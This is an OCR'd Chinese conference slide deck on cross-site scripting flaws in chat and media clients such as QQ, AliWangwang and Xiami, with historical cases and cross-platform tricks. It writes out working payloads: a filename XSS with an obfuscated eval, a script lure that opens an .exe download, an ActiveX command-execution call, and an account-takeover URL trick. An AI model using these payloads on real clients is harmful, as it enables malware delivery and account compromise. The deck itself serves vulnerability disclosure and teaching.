去年跨过的客户端

evi1m0.bat@gmail.com

About Me

- ID: Evi1m0
- 邪红色信息安全组织创始人，知道创宇安全研究员
- weibo: @evi1m0
- http://zhuanlan.zhihu.com/evi1m0
- site: http://www.hackersoul.com

- WHY?
- 历史上的案例
- 不同平台下的客户端“特性”
- WSL Tips案例
- 防御策略
- 总结

一切输入都是有害的

WHY?

- 为什么是客户端?

安全研究人员更多的把跨站的漏洞挖掘放在网站上，其实客户端也是可以的。

- 此处“跨”的含义

1. 传统的跨站脚本攻击（XSS）
2. 跨平台客户端的安全隐患

同源策略（SOP）

浏览器安全核心基础：

同源策略（Same-Origin Policy）

http://www.w3.org/Security/wiki/Same_Origin_Policy

源(origin)指使用域名、协议、端口。

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

HTTP域 / File域

HTTP域：

弹弹框、盗个Cookie、蠕虫、…

File域：

本地文件域，他没有一个明显的主机名与之关联，浏览器也就不能按照正常的方式来进行同源比较。


不少客户端使用File域加载资源，使攻击者可以拥有较大的权限，执行危险操作。

历史上的案例

腾讯QQ群XSS

— Evi1m0

- 群资料名称调用WEB接口
- 修改群名为Payload
- 查看群资料触发跨站



阿里旺旺客户端XSS

— zswang

Date: 2012/01/29

一、概述

能显示表情图片成了现在的聊天软件必备基本功能，这就需要支持展示富文本的控件。

聊天软件主要用到两种富文本格式：RTF和HTML格式，RTF可以采用RichEdit、HTML可以选择浏览器内核，比如Windows自带的IE内核。

阿里旺旺用的就是IE内核作为聊天内容展示区，QQ使用的则是RichEdit，用浏览器内核作为展示的聊天软件，可能就存在被注入JS的风险。

阿里旺旺客户端XSS

— zswang

Date: 2012/01/29

二、测试

操作系统会提供当前已经安装的字体列表，比如：宋体、黑体、Verdana等等。

这些字体名一般不会出现特殊符号，但通过修改内存、跨进程控制控件的方式可以修改字体名，根据规则:

append("" + htmlencode(context) + “")

可以添加一个字体名为：><script>alert('hello');</script

解析后：<script>alert('hello');</script>context2

阿里旺旺客户端XSS

— zswang

Date: 2012/01/29

三、结果

构造Payload保存字体后发送消息，接收方打开恶意网址进行软件下载安装，实施攻击。

腾讯客户端XSS

— Evi1m0

- Windows企业QQ最新版上线设置对外名片展示功能

- QQ头像mini资料展示好友名片，触发XSS

- 多字段（称呼、职位）绕过长度限制

ICQ客户端XSS

— Evi1m0


微信红包XSS

— Evi1m0

Twitter客户端TweetDeck XSS

— *andy

- 当Tweet中插入了Unicode字符“♥”，Twitter会将其自动转换为心形的图案，并导致HTML过滤器失效，在TweetDeck中触发XSS。



新浪微博IOS客户端XSS

— 路人甲

- WEB发表
- IOS客户端未过滤触发跨站漏洞

不同平台下的客户端“特性”

- 用户基数量大
- 调用WEB接口较多
- 功能繁多，接口复杂
- 研发团队投入力度大，安全性相对较高

Mac OS

- 极简主义
- 调用WEB接口少
- 对用户输入过滤相对不够严谨
- 用户基数量相对于Windows较少

IOS & Android

- 调用WEB接口多
- WEB接口输入过滤相对不严谨
- 两者移植性差，安全问题易被忽略

案例与利用

混合通信所导致的安全隐患
WSL Tip 1

- 不同平台对文件名采取的命名规则不同，导致客户端在通信时存在某些安全隐患。

WSL Tips案例

— Evi1m0

- 环境：

1. MacOS 阿里旺旺


2. Windows阿里旺旺


WSL Tips案例

— Evi1m0

- 修改文件名为Payload:

<iframe onload=eval(String.fromCharCode(97,108,101,114,116,40,108,111,99,97,116,105,111,110,41,59))>.jpg







WSL Tips案例

— Evi1m0

- Mac OS阿里旺旺发送构造好文件名后的文件



- Win客户端触发跨站



混合通信所导致的安全隐患
WSL Tip 2

- Windows/Unix/Other平台客户端的非WEB接口输入数据在其他平台上可能会作为WEB接口的数据进行输出。

WSL Tips案例

— Evi1m0

Windows版本阿里里旺旺对群成员进行行给予管理员/撤销管理员时会发送一条信息提醒, 在Win版本下直接输出,但在阿里里旺旺 for Mac版本上会本地域加载消息提醒。

WSL Tips案例

— Evi1m0

- 抓取控件句柄做一个hook，绕过阿里旺旺群名片长度限制，修改阿里旺旺群名片为攻击代码。

- 构造引诱下载后门的Payload：

阿里旺旺更新补丁<img src='http://evi1m0.sinaapp.com/down.png'>

WSL Tips案例

— Evi1m0

WSL Tips案例


— Evi1m0

- Windows版本阿里旺旺对群成员进行职务操作时，会有消息提醒功能

WSL Tips案例

— Evi1m0

- Mac OS版本阿里旺旺则会直接解析执行代码



WSL Tips案例

— Evi1m0

- 嵌入iframe标签弹出浏览器进行下载：

<script>window.open (‘http://www.hackersoul.com/demo.exe','newwindow','height=1000,width=1000,top=0,left=0,toolbar=no,menubar=no,scrollbars=no, resizable=no,location=no, status=no’);</script>

WSL Tips案例2

— Evi1m0

- Mac OS版本的企业QQ联系方式处未过滤长度限制和特殊字符

WSL Tips案例2

— Evi1m0

一、QQ 发起会话时会访问用户名片,发起 http 请求,如:

http://id.b.qq.com/hrtx/clientcall/clientInfo/newAllInOne?objective_qquin=2333350888&orignal_qquin=123230273

WSL Tips案例2

— Evi1m0


二、QQ 客户端把这个 http 请求页面保存到本地 html 文件:

C:\Users\AppData\Roaming\Tencent\QQ\Misc
\com.tencent. hrtx
\HRTXSideBarFrame_2355350877.html

WSL Tips案例2

— Evi1m0

三、QQ 客户端直接调用 file://协议运行这个 html 文件。



WSL Tips案例2

— Evi1m0

四、使用系统控件执行系统命令

<script>new ActiveXObject("WScript.shell").Run('calc.exe',1,true);</script>

混合通信所导致的安全隐患
WSL Tip 3

- 不同平台下的客户端接口策略存在差异。

WSL Tips案例


— Pw

- 虾米音乐登录成功后会跳转： http://www.xiami.com/accounts/pcsuccess?user_id=12345678&type=XMac

- 尝试修改user_id为其他用户id后未能登录成功

- 但虾米音乐Mac客户端则会获取标识type=XMac登录标识，未做判断将修改后的URL标识进行登录，导致可登录任意用户

WSL Tips案例


虾米音乐
搜索虾米音乐
发现
今日推荐
虾小米精选
音乐排行榜
音乐电台
猜你喜欢
我的音乐
本地音乐
智能联想
播放记录
我的收藏
精选集
离线音乐
收藏歌曲
收藏专辑
收藏艺人
Priscilla Ahn
普莉西拉·安 / 普莉西雅
Eels
鳗鱼乐队 / 鳗鱼乐队
Dave Koz
戴夫·考兹
Lou Reed
劳·里德
Dr. Dre
安德烈·罗梅勒·杨
00:00
05:26
夜的钢琴曲五 - 石进

防御策略

1. 多边界数据处理
2. 跨平台开发沟通
3. 完整的安全框架

总结

攻防是个永久的话题

End.